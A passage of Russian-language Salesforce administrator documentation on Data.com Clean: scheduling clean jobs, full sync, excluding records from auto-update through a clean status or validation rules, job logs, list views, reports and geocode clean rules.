**⚠ Важное замечание:** При настройке триггеров, которые должны выполняться при обновлении записей организаций, контактов или интересов, запросы SOQL, выполняемые триггерами, могут препятствовать выполнению заданий для данных объектов. Триггеры Apex (в совокупности) не могут превышать 200 запросов SOQL на пакет. В противном случае, задание для данного объекта не будет выполнено. Кроме того, триггеры, являющиеся методами @future, ограничиваются 10 вызовами @future на пакет.

- Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.
- Задания должны быть запланированы как минимум на один день недели.
- Задания обрабатывают только записи включенных объектов.
- При полной синхронизации очищаются все записи, независимо от их статуса очистки. При *добавочной синхронизации* очищаются только записи со статусом очистки «Не сравнилось».
- Выполняемая полная синхронизация выполняется взамен добавочной.
- Полная синхронизация, запланированная для выполнения, выполняется даже при отсутствии измененных записей.
- Продолжительность между заданиями определяется по времени завершения предыдущего задания и начала следующего задания.
- Задания добавляются в очередь в соответствии с параметрами планирования и выполняются отдельно для организаций, контактов и интересов. При использовании функции Data.com Social Key задания также выполняют процесс поиска и связывания двойных указателей для контактов и интересов.
- Время, необходимое для выполнения задания, определяется несколькими факторами, включая выбранную службу сопоставления (для заданий по очистке организаций), количество очищаемых записей и общую производительность системы Salesforce. При использовании сопоставления Data.com задания могут очищать за день 3 000 000 записей. При использовании сопоставления DUNSRight™ задания могут очищать за день 750 000 записей.
- Задания, запланированные в безопасной среде, действительны в течение 30 дней.
- Рекомендуем заполнять поля «Страна» и «Область/штат» допустимыми значениями.
- Задания не обрабатывают записи организаций-лиц.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

[Рекомендации по выбору службы сопоставления организаций](#)

### ВЕРСИИ

Доступно в: **Salesforce Classic.**

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**



## Планирование заданий по очистке Data.com

Чтобы регулярно обновлять статус очистки записей, запланируйте автоматические задания по сравнению собственных записей с Data.com. Задания доступны организациям только при наличии лицензии на функцию Data.com Clean.

1. Перед планированием заданий просмотрите [рекомендации](#).
2. Введите строку «Задания» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Задания» в разделе «Очистка».
3. Выберите нужные дни недели.
4. Выберите предпочтительное время начала.



**Прим.:** Задания выполняются по отдельности, поэтому их точное время начала может изменяться.

5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

[Рекомендации по планированию заданий по Data.com Clean](#)

[Проверка журнала заданий по очистке Data.com Clean](#)

## Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean

Служба сопоставления DUNSRight™ поддерживает планирование полной синхронизации записей организаций и записей Data.com при выполнении следующих заданий по очистке организаций. Полная синхронизация сопоставляет все записи организаций с записями Data.com и позволяет находить совпадения, которые не были найдены при выполнении предыдущих заданий.

Выполнение запрошенной полной синхронизации инициирует отключение соответствующего параметра. Система позволяет повторно включать данный параметр и планировать другую полную синхронизацию каждые 30 дней. Уведомления о выполнении полной синхронизации или времени, прошедшем после выполнения последней полной синхронизации, отображаются автоматически.

1. Введите строку «Задания» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Задания» в разделе Data.com.
2. Чтобы включить полную синхронизацию, нажмите кнопку «Вкл.» напротив параметра «Полная синхронизация при выполнении следующего задания». Кнопка «Выкл.» активируется после запуска запрошенной полной синхронизации.

СМ. ТАКЖЕ:

[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- «Настройка приложения»

## Отмена обновления записей при выполнении заданий Data.com Clean

Пользователи могут предотвратить заполнение полей отдельных организаций, контактов или интересов данными Data.com при выполнении автоматических заданий по очистке.

### [Использование статуса очистки «Пропущено» для предотвращения обновления записей заданиями по Data.com Clean](#)

Воспользуйтесь настройкой «Пропущенные записи» задания по Data.com Clean, препятствующей обновлению записей, поле «Статус очистки» которых содержит значение «Пропущено». Рекомендуем использовать данный метод во избежание обновления записей при выполнении заданий.

### [Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean](#)

Используйте настраиваемое поле, чтобы указать записи, которые не нужно обновлять автоматически. Затем создайте правило проверки, которое указывает заданиям на пропуск этих записей.

СМ. ТАКЖЕ:

[Настройка заданий Data.com Clean](#)

[Настройка функции Data.com Clean](#)

[Можно ли предотвратить автоматическое обновление записей заданиями по Data.com Clean?](#)

## Использование статуса очистки «Пропущено» для предотвращения обновления записей заданиями по Data.com Clean

Воспользуйтесь настройкой «Пропущенные записи» задания по Data.com Clean, препятствующей обновлению записей, поле «Статус очистки» которых содержит значение «Пропущено». Рекомендуем использовать данный метод во избежание обновления записей при выполнении заданий.

1. Введите строку «*Настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Настройки**» в разделе «Очистка».
2. Выберите настройку «Пропущенные записи» в разделе «Настройки пропуска заданий».
3. Сохраните настройки.
4. Задайте полю «Статус очистки» нужных записей значение «*Пропущено*».



**Совет:** При необходимости воспользуйтесь интерфейсом Salesforce API, приложением Data Loader или триггером Apex для изменения значения поля «Статус очистки» нескольких записей.

5. Чтобы препятствовать изменению поля «Статус очистки» для записей со статусом «Пропущено» при обновлении записей, создайте триггер Apex.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора настроек заданий:

- «Настройка приложения»

Для создания классов и триггеров Apex:

- «Автор Apex»

При обновлении записи триггер задает полю «Статус очистки» значение «Пропущено». Таким образом, запись не обновляется при выполнении заданий.

СМ. ТАКЖЕ:

[Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean](#)

### Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean

Используйте настраиваемое поле, чтобы указать записи, которые не нужно обновлять автоматически. Затем создайте правило проверки, которое указывает заданиям на пропуск этих записей.

**⚠ Важное замечание:** При создании правила проверки для предотвращения автоматических обновлений воспользуйтесь рекомендацией ниже.

Правило проверки генерирует записи и связанные сообщения в журналах заданий по очистке Data.com, однако задания могут также генерировать другие записи и ошибки, поэтому рекомендуем внимательно просматривать журналы заданий.

1. Создайте настраиваемое поле для каждого объекта, содержащего записи, которые не должны обновляться автоматически.

Ниже приведен пример определения настраиваемого поля.

| Поле                  | Значение или выбор  |
|-----------------------|---|
| Тип поля              | Флажок  |
| Метка поля            | <i>Отсутствует автоматическое обновление Data.com</i>   |
| Значение по умолчанию | Флажок снят   |
| Описание              | <i>Предотвращает автоматическое заполнение полей соответствующими данными из записей Data.com во время выполнения заданий автоматической очистки.</i> |
| Текст справки         | <i>Исключить эту запись из автоматического обновления полей в заданиях очистки Data.com Clean</i>   |

2. Чтобы заблокировать автоматическое обновление записей с установленным флажком «Data.com Does Not Auto-Update» (Отсутствует автоматическое обновление Data.com) (или с другим именем соответствующего настраиваемого поля), создайте правило проверки.

Ниже приведен пример определения правила проверки для каждого объекта.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

Для определения или изменения правил проверки полей:

- «Настройка приложения»


Для просмотра правил проверки полей:

- «Просмотр настройки и конфигурации»

| Поле   | Значение или выбор   |
|--|--|
| Имя правила                                  | <i>Block_autoupdate_from_Data_com</i>  |
| Описание                                     | <i>Защита на уровне записи от автоматического обновления значений полей при выполнении задач автоматической очистки.</i>   |
| Формула ошибочного условия (для организаций) | <pre>(API-ИМЯ НАСТРАИВАЕМОГО ПОЛЯ ) &amp;&amp; (\$User.Alias = "autocln") &amp;&amp; ( ISCHANGED( DunsNumber )    ISCHANGED( NumberOfEmployees )    ISCHANGED( AnnualRevenue )    ISCHANGED( TickerSymbol )    ISCHANGED( Website )    ISCHANGED( Industry )    ISCHANGED( Ownership )    ISCHANGED( BillingCity )    ISCHANGED( BillingCountry )    ISCHANGED( BillingState )    ISCHANGED( BillingStreet )    ISCHANGED( BillingPostalCode )    ISCHANGED( Phone )    ISCHANGED( Fax )    ISCHANGED( Site )    ISCHANGED( Tradestyle )    ISCHANGED( YearStarted )    ISCHANGED( Sic )    ISCHANGED( SicDesc )    ISCHANGED( NaicsCode )    ISCHANGED( NaicsDesc )    ISCHANGED( Description ) )</pre> |
| Формула ошибочного условия (для контактов)   | <pre>(API-ИМЯ НАСТРАИВАЕМОГО ПОЛЯ ) &amp;&amp; (\$User.Alias = "autocln") &amp;&amp; ( ISCHANGED( Title )    ISCHANGED( Email )    ISCHANGED( Phone )    ISCHANGED( MailingStreet )    ISCHANGED( MailingCity )    ISCHANGED( MailingState )    ISCHANGED( MailingCountry )    ISCHANGED( MailingPostalCode ) )</pre>  |
| Формула ошибочного условия (для интересов)   | <pre>(API-ИМЯ НАСТРАИВАЕМОГО ПОЛЯ ) &amp;&amp; (\$User.Alias = "autocln") &amp;&amp; ( ISCHANGED( Company )    ISCHANGED( Title )    ISCHANGED( Email )    ISCHANGED( Phone )    ISCHANGED( Street )    ISCHANGED( City )    ISCHANGED( State )    ISCHANGED( PostalCode )    ISCHANGED( Country )    ISCHANGED( NumberOfEmployees )    ISCHANGED( AnnualRevenue )    ISCHANGED( Industry )    ISCHANGED( CompanyDunsNumber ) )</pre>  |
| Сообщение об ошибке                          | <i>Эта запись исключена из автоматического обновления полей при выполнении заданий Data.com Clean.</i>   |

- Откройте все записи, которые должны быть недоступны для автоматического обновления, и установите флажок «Do Not Auto-Update» (или с другим именем соответствующего настраиваемого поля).

При выполнении автоматических заданий журнал заданий отображает следующее сообщение для каждой необновленной записи: "Эта запись исключена из автоматического обновления полей при выполнении заданий очистки Data.com Clean."

 **Совет:** Чтобы установить данный флажок для нескольких записей, воспользуйтесь приложением Data Loader или настраиваемым триггером.

СМ. ТАКЖЕ:


[Создание настраиваемых полей](#)

[Определить правила оценки](#)

[Использование статуса очистки «Пропущено» для предотвращения обновления записей заданиями по Data.com Clean](#)

## Проверка журнала заданий по очистке Data.com Clean

Таблица «Журнал заданий по Data.com Clean» позволяет просматривать текущие задания и открывать журналы ошибок.

 **Важное замечание:** Если правило проверки «Do Not Auto-Update» используется для предотвращения автоматического обновления выбранных записей заданиями по Data.com Clean, просмотрите возможные последствия для журналов заданий по очистке. Данное правило создает записи и связанные сообщения в журналах заданий, однако задания могут также генерировать другие записи и ошибки. Рекомендуем просматривать журналы заданий особенно внимательно. Правило проверки доступно в пакете AppExchange «Отчеты Data.com».

- Введите строку «Задания» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Задания».
- Просмотрите сведения о задании в разделе «Журнал заданий по очистке».
- Чтобы просмотреть ошибки, обнаруженные во время обработки записей, щелкните ссылку в соответствующем столбце («Ошибки пакета» или «Ошибки объекта») для загрузки CSV-файла журнала заданий.

Журналы заданий хранятся в течение 21 дня.

Ниже перечислены определения для столбцов таблицы.

| Заголовок столбца | Определение  |
|-------------------|--|
| Дата              | Дата выполнения задания.   |
| Время отправки    | Время добавления задания в очередь. Задания выполняются по отдельности, поэтому данное время может не соответствовать фактическому времени отправки. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- «Настройка приложения»

**Заголовок столбца**

**Определение**

Тип задания

Тип задания: для организаций, компаний D&B, контактов или интересов.

Система поддерживает разные типы заданий для организаций.

«Организация (сопоставление Data.com)»: записи организаций сопоставлены службой сопоставления Data.com.

«Организация (сопоставление DUNSRight)»: записи организаций сопоставлены службой сопоставления DUNSRight.

«Организация (поиск по номеру D-U-N-S)»: записи организаций повторно сопоставлены (или найдены) посредством поля «Номер D-U-N-S» (при его наличии).

Статус задания

Статус задания:

«В очереди»: задание добавлено в очередь на выполнение. Для заданий с таким статусом в столбце «Время отправки» отображается тире (-).

«Подготовка»: задание подготавливается к выполнению.

«Обработка»: задание обрабатывается.

«Завершено»: задание выполнено (с или без ошибок).

«Ошибка»: не удалось выполнить задание.

«Прервано»: выполнение задания прервано.

Записи

Общее количество записей Salesforce, обработанных заданием.

Совпало

Общее количество записей Salesforce, совпавших с записями Data.com.

Не совпало

Общее количество записей Salesforce, не совпавших с записями Data.com.

Неактивно

Количество записей Salesforce, помеченных статусом «Неактивно» в Data.com.

Ошибки пакета

Общее количество ошибок пакета, обнаруженных во время выполнения задания. Тире указывает на отсутствие ошибок или данных. Чтобы загрузить и просмотреть CSV-файл журнала ошибок пакета, щелкните соответствующую ссылку.

Ошибки объекта

Общее количество ошибок объекта, обнаруженных во время выполнения задания. Тире указывает на отсутствие ошибок или данных. Чтобы загрузить и просмотреть

**Заголовок столбца****Определение**

CSV-файл журнала ошибок объекта, щелкните соответствующую ссылку. Данный журнал содержит пояснение любой ошибки объекта, вызванной ошибкой сохранения записи (например, по причине сбоя правила проверки). Обычно ошибки объекта возникают в результате сбоев правил проверки или нарушений обязательных полей. Пояснение отображается только при его наличии.

Уникальный код записи, при обработке которой произошла ошибка. Чтобы открыть запись, дополните URL-адрес экземпляра Salesforce 15-значный кодом. Например:  
`https://na1.salesforce.com/0013000000hкВТq.`

СМ. ТАКЖЕ:


[Настройка функции Data.com Clean](#)

[Настройка заданий Data.com Clean](#)

## Проверка триггеров и бизнес-правил на совместимость с функцией очистки

Если организация использует триггеры или бизнес-правила для объектов, поддерживающих функцию очистки («Организация», «Контакт», «Интерес» или «Компания D&B»), то триггеры и бизнес-правила должны быть проверены на предмет внесения поправок или отмены их выполнения во избежание непредвиденных результатов при очистке записей.

1. При использовании триггеров для любого объекта, очищенного вручную или заданиями очистки, в настройках управления объектом перейдите в раздел «Триггеры».
2. Во избежание непредвиденных результатов при очистке записей, откройте и просмотрите каждый триггер. При наличии 1-2 проблемных триггеров рекомендуем изменить данные триггеры вручную. При наличии большего количества проблемных триггеров и использовании заданий по очистке рекомендуем пропустить данные триггеры при выполнении заданий. Данный параметр может быть выбран на странице «Настройки очистки»: Введите строку «*Настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Настройки**» в разделе «Очистка».
3. Если используются бизнес-правила, введите строку «*Бизнес-правила*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Бизнес-правила**».
4. Во избежание непредвиденных результатов при очистке записей, откройте и просмотрите каждое бизнес-правило. При наличии 1-2 проблемных бизнес-правил рекомендуем изменить данные правила вручную. При наличии большего количества проблемных правил и использовании заданий по очистке рекомендуем пропустить данные бизнес-правила при выполнении заданий. Данный параметр может быть выбран на странице «Настройки очистки». Данный параметр может быть выбран на странице «Настройки очистки»: Введите строку «*Настройки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Настройки**» в разделе «Очистка».
5. После следующего выполнения задания по очистке просмотрите результаты по записям соответствующего объекта для всех используемых триггеров и бизнес-правил.

 **Пример:** организация использует триггер, который создает и назначает задачу при каждом обновлении записи интереса. Если организация очищает интересы посредством заданий по очистке, то количество задач может значительно превышать ожидаемые результаты. Чтобы создавать и назначать задачи только в том случае, если записи *редактируются вручную* или *очищаются пользователями Salesforce*, рекомендуем изменить триггер. Поле «Последнее изменение сделано» позволяет определить источник последнего обновления записи. Значение Data.com Clean отображается для записей, обновленных заданиями по очистке; имя и фамилия отображаются для записей, обновленных пользователями.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Data.com Clean:

- «Настройка приложения»

Для внедрения Data.com Prospector:

- «Настройка приложения»

Для определения триггеров:

- «Автор Apex»

Для определения бизнес-правил:

- «Настройка приложения»



## Настройка списковых представлений для функции Data.com Clean

Прежде чем разрешить пользователям функции Data.com Clean очистку записей из списка, рекомендуем добавить поле «Статус очистки» в списковые представления организации.

1. Откройте вкладку («Организации», «Контакты» или «Интересы») для нужного объекта.



**Прим.:** Записи организаций, очищаемые посредством сопоставления DUNSRight, не поддерживают очистку из спискового представления.

2. Выберите нужное представление из раскрывающегося списка и щелкните ссылку «Правка».
3. Найдите поле «Статус очистки» в списке «Доступные поля» и добавьте его в список «Выбранные поля». Кнопка «Очистить» автоматически добавляется в списковое представление.
4. При использовании функции Data.com Social Key добавьте поля для включенных социальных сетей (LinkedIn®, Twitter или Facebook) в списковые представления контактов. Поля социальных сетей не поддерживаются списковыми представлениями интересов.

СМ. ТАКЖЕ:

[Создание настраиваемых списковых представлений в Salesforce Classic](#)  
[Настройка функции Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых списковых представлений:

- «Чтение» для типа записи, добавленного в список

Для создания, редактирования и удаления общедоступных списковых представлений:

- «Управление общедоступными списковыми представлениями»

## Определение степени очистки организаций

При использовании функции Data.com Clean можно проверить «Статус очистки» всех организаций с помощью простого отчета «Организации по статусу очистки».

**!** **Важное замечание:** Если собственные записи и записи Data.com сопоставлены неверно, тщательно подумайте перед установкой флажка «Пометить различия и автоматически заполнить пустые поля записи». При неправильном сопоставлении большого количества записей рекомендуем обратиться в службу поддержки Salesforce.

1. Откройте вкладку «Панели мониторинга» и выберите «Аналитика Data.com». Запустите отчет «Организации по статусу очистки». Если задания по очистке выполнены правильно, то организации группируются по значениям статуса очистки.
2. Найдите любые записи Salesforce со статусом очистки «Отличается» в отчете. Чтобы просмотреть найденные различия, откройте некоторые записи и щелкните «Очистить».
3. Повторите процесс сравнения для записей со статусом очистки «Не найдено».

СМ. ТАКЖЕ:

[Общие сведения о способах сопоставления записей Salesforce и Data.com](#)  
[Статусы очистки Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для внедрения функции очистки Data.com:

- «Настройка приложения»

## Определение эффективности работы функции Data.com Clean


Страница «Аналитика и показатели Data.com Clean» содержит подробные сведения о сопоставлении и обновлении организаций, контактов и интересов данными Data.com. Рекомендуем регулярно проверять уровни совпадения и обновления записей.

1. Введите строку «Показатели» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Аналитика и показатели» в разделе «Очистка».
2. Чтобы определить время выполнения последних вычислений, просмотрите поле «Последнее вычисление», расположенное над таблицей.

 **Прим.:** Табличные данные вычисляются ежедневно; обратите внимание, что время и даты сохраняются по Гринвичу, поэтому отображаемая дата может отличаться от даты фактических вычислений, если организация использует временные корректировки. Помните, что данные вычисляются один раз в день, поэтому могут отличаться от данных, доступных на панелях мониторинга и в отчетах Data.com.

3. Просмотрите сведения в разделе «Уровни совпадения и обновления».

Данные охватывают записи, сопоставленные и обновленные после внедрения Data.com в организации. Ниже перечислены определения для столбцов таблицы.

| Столбец    | Определение   |
|------------|---|
| Записи     | Объект, поддерживающий функцию Data.com Clean: организации, контакты или интересы.<br><br> <b>Прим.:</b> Если организация Salesforce использует организации-лица, то столбцы «Итого» и «Обработано» могут содержать разные показатели. Организации-лица учитываются общим количеством организаций, но не обрабатываются заданиями по Data.com Clean. |
| Итого      | Количество записей объекта (организации, контакты или интересы), доступных в системе Salesforce.  |
| Обработано | Количество записей Salesforce каждого типа (организации, контакты или интересы), обработанных функцией Data.com Clean.  |
| Совпало    | Количество обработанных записей Salesforce каждого типа (организации, контакты или интересы), совпавших с записями Data.com.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра уровней совпадения Data.com Clean:

- «Настройка приложения»

| Столбец   | Определение   |
|-----------|---|
| Обновлено | Количество обновленных обработанных записей Salesforce каждого типа (организации, контакты или интересы). |

| Столбец                             | Определение   |
|-------------------------------------|---|
| Записи                              | Объект, поддерживающий функцию Data.com Clean: организации, контакты или интересы.  |
| Уровень совпадения (% обработанных) | Процент обработанных записей Salesforce каждого типа (организации, контакты или интересы), совпавших с записями Data.com. |
| Уровень обновления (% обработанных) | Процент обновленных обработанных записей Salesforce каждого типа.   |

СМ. ТАКЖЕ:

[Общие сведения о способах сопоставления записей Salesforce и Data.com](#)

[Рекомендации по выбору службы сопоставления организаций](#)

## Составление отчетов по записям Salesforce с конкретным статусом очистки Data.com

Чтобы просмотреть записи организаций, контактов или интересов Salesforce, содержащие конкретный статус очистки (например, «Отличается»), рекомендуем создать настраиваемый отчет.

Выберите поля объекта «Организация», «Контакт» или «Интерес» для отображения. Сопоставьте значения записей Salesforce и Data.com на основе данных из соответствующих объектов «Сведения об очистке». Результаты отчета позволяют определить достоверные причины назначения записям конкретного статуса очистки. Полученные данные могут использоваться для управления способами очистки записей в организации.

Например, создайте отчет для сопоставления всех записей со статусом очистки «Отличается» с совпадающими записями Data.com. При определении закономерностей в данных, вызывающих появление данного статуса, создайте триггеры или настройки API для корректировки данных и увеличения количества записей со статусом «Синхронизировано».

Чтобы создать отчет «Контакты по статусу очистки», выполните указанные ниже действия.

- Прежде чем создать отчет «Контакты по статусу очистки», убедитесь в наличии типа настраиваемого отчета, связывающего объект «Контакт» с объектом «Сведения об очистке контакта» и позволяющего составлять отчеты по полям обоих объектов.
- Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку «Создать отчет».
- Выберите тип отчета «*Контакты по статусу очистки*».
- Нажмите кнопку «Создать».
- Выберите нужные поля родительского объекта «Контакт». Например:
  - Код контакта
  - Статус очистки
  - Полное имя
  - Почтовый адрес
  - Тел.
  - Эл. почта
- Выберите поля связанного объекта «Сведения об очистке контакта», соответствующие полям объекта «Контакт». Например:
  - Код сведений об очистке контакта
  - Личное имя
  - Фамилия
  - Адрес
  - Тел.
  - Эл. почта
  - Дата последнего сравнения
- Добавьте фильтр поля в отчет. Выберите поле «*Статус очистки*». Выберите оператор «*равно*» и значение «*Отличается*».
- Определите оставшиеся поля.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

9. Сохраните и запустите отчет.
10. Просмотрите отчет на наличие сведений, необходимых для определения шаблонов данных, инициирующих назначение некоторым записям статуса очистки «Отличается».

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета по сведениям об очистке организаций, контактов или интересов](#)

[Общие сведения об объекте «Сведения об очистке организации»](#)

[Общие сведения об объекте «Сведения об очистке контакта»](#)

[Общие сведения об объекте «Сведения об очистке интереса»](#)

## Настройка правил очистки

Предоставьте возможность своим группам сбыта и маркетинга сохранять успешные отношения с клиентами и отслеживать наиболее перспективные интересы и возможности путем автоматического добавления новейших данных в организации, контакты и интересы Salesforce. Это можно сделать с помощью правил очистки Data.com.

### [О правилах очистки](#)

Правила очистки позволяют поддерживать чистоту, полноту и актуальность данных. Просто настройте и активируйте правила очистки Data.com в организации. После этого нужные сведения — от геочкодов для адресов организаций до сведений о компании для интересов — автоматически будут добавлены в существующие и новые записи Salesforce. Правила очистки существенно упрощают обеспечение качества данных.

### [Автоматическое получение геочкодов для адресов](#)

Помогите группам сбыта и маркетинга искать ближайших потенциальных клиентов, назначать территории и кампании и делать многое другое. Все это очень легко с помощью геочкодов. Всего в несколько действий можно автоматически получить геочкоды для адресов в организациях, контактах и интересах.

### [Автоматическое добавление важных сведений о компании в интересы \(бета-версия\)](#)

Разрешите торговым представителям и специалистам по маркетингу отслеживать наиболее перспективных интересов и их незамедлительное назначение нужным территориям и кампаниям. Если у вашей организации есть лицензия Data.com Premium Clean, то вы легко можете добавить к своим интересам ценные сведения о компании, включая годовой доход, отрасль, номер D-U-N-S и количество сотрудников.

### [Стандартные правила очистки Data.com](#)

Узнайте ключевые сведения о стандартных правилах очистки, которые пригодятся при автоматическом добавлении информации в записи Salesforce. Просмотрите описание работы всех правил очистки и полей, которые они обновляют.

### [Рекомендации по определению эффективности правил очистки](#)

Хотите узнать, насколько эффективно функция Data.com Clean работает для вашей организации? Посетите страницу «Clean Vitals», на которой показан уровень совпадения для ваших правил очистки. Там показывается процент обработанных записей, которые Data.com сопоставила с записью в службе данных. При совпадении записи ее можно обновить актуальными данными.

## О правилах очистки

Правила очистки позволяют поддерживать чистоту, полноту и актуальность данных. Просто настройте и активируйте правила очистки Data.com в организации. После этого нужные сведения — от геокодов для адресов организаций до сведений о компании для интересов — автоматически будут добавлены в существующие и новые записи Salesforce. Правила очистки существенно упрощают обеспечение качества данных.

Правила очистки — это функция Data.com Clean, однако лицензия Data.com требуется не для всех правил очистки. Например, правила очистки геокодов доступны для всех. Правила очистки не зависят от других функций очистки, хотя они могут обновлять те же записи, что и другие функции очистки, такие как задания очистки.

Рассмотрим алгоритм работы данных правил очистки.


Все просто! Правила очистки определяют способ очистки записей Salesforce.

Сначала очищаемая запись сравнивается с совпадающей записью из службы данных. Затем запись обновляется значениями из соответствующей записи. Вроде бы все просто, но, как определить поля, подлежащие обновлению, и службу данных, подлежащую использованию? И, как гарантировать невыполнение триггеров или бизнес-правил во время очистки? Именно здесь на помощь приходят правила очистки.

Правило очистки используется при каждой очистке записи для определения компонентов ниже.

- Служба данных для очистки, которая содержит источник, используемый для сравнения записей, и процессы, позволяющие определять соответствие собственных записей записям из службы данных.
- Очищаемый объект.
- Поля, используемые для сравнения собственных записей с записями из службы данных.
- Поля, обновляемые при обнаружении совпадения.
- Способ обновления полей при очистке записей (например, значения полей Salesforce перезаписываются данными из службы данных).
- Необходимость выполнения триггеров и бизнес-правил при очистке записей.

Выполнение правила начинается сразу после его активации. Новые и обновленные записи очищаются автоматически при сохранении. При необходимости пользователи могут вручную очищать отдельные записи и настраивать правила для очистки всех текущих записей.

 **Пример:** Организация использует приложение, которое назначает интересы территориям на основе широты и долготы из адресов интересов. Но, существует одна проблема! Адреса интересов в системе Salesforce не используют обновленные значения широты и долготы. Не беспокойтесь! Просто настройте и активируйте правило очистки «Геокоды для адреса интереса». После этого сведения о геокоде будут автоматически добавляться во все существующие и новые интересы. Ниже приведен краткий обзор данного правила.


| Атрибут       | Значение                    |
|---------------|-----------------------------|
| Имя           | Геокоды для адреса интереса |
| Служба данных | Геоданные Data.com          |
| Объект        | Интерес                     |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Правила очистки геокода доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Другие правила очистки доступны при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Атрибут  | Значение  |
|--|---|
| Очищаемые поля   | <p>Поля широты, долготы и точности, связанные с полем «Адрес»:</p> <ul style="list-style-type: none"> <li>• Latitude</li> <li>• Longitude</li> <li>• GeocodeAccuracy</li> </ul> <p> <b>Прим.:</b> Эти поля нельзя добавить в макет страницы. Однако их можно просмотреть с помощью настраиваемых полей формулы или посредством запроса API Salesforce.</p> |
| Способ обновления полей                                  | Перезапись  |
| Очистить все записи при активации или сохранении правила | Да  |
| Пропустить триггеры?                                     | Да  |
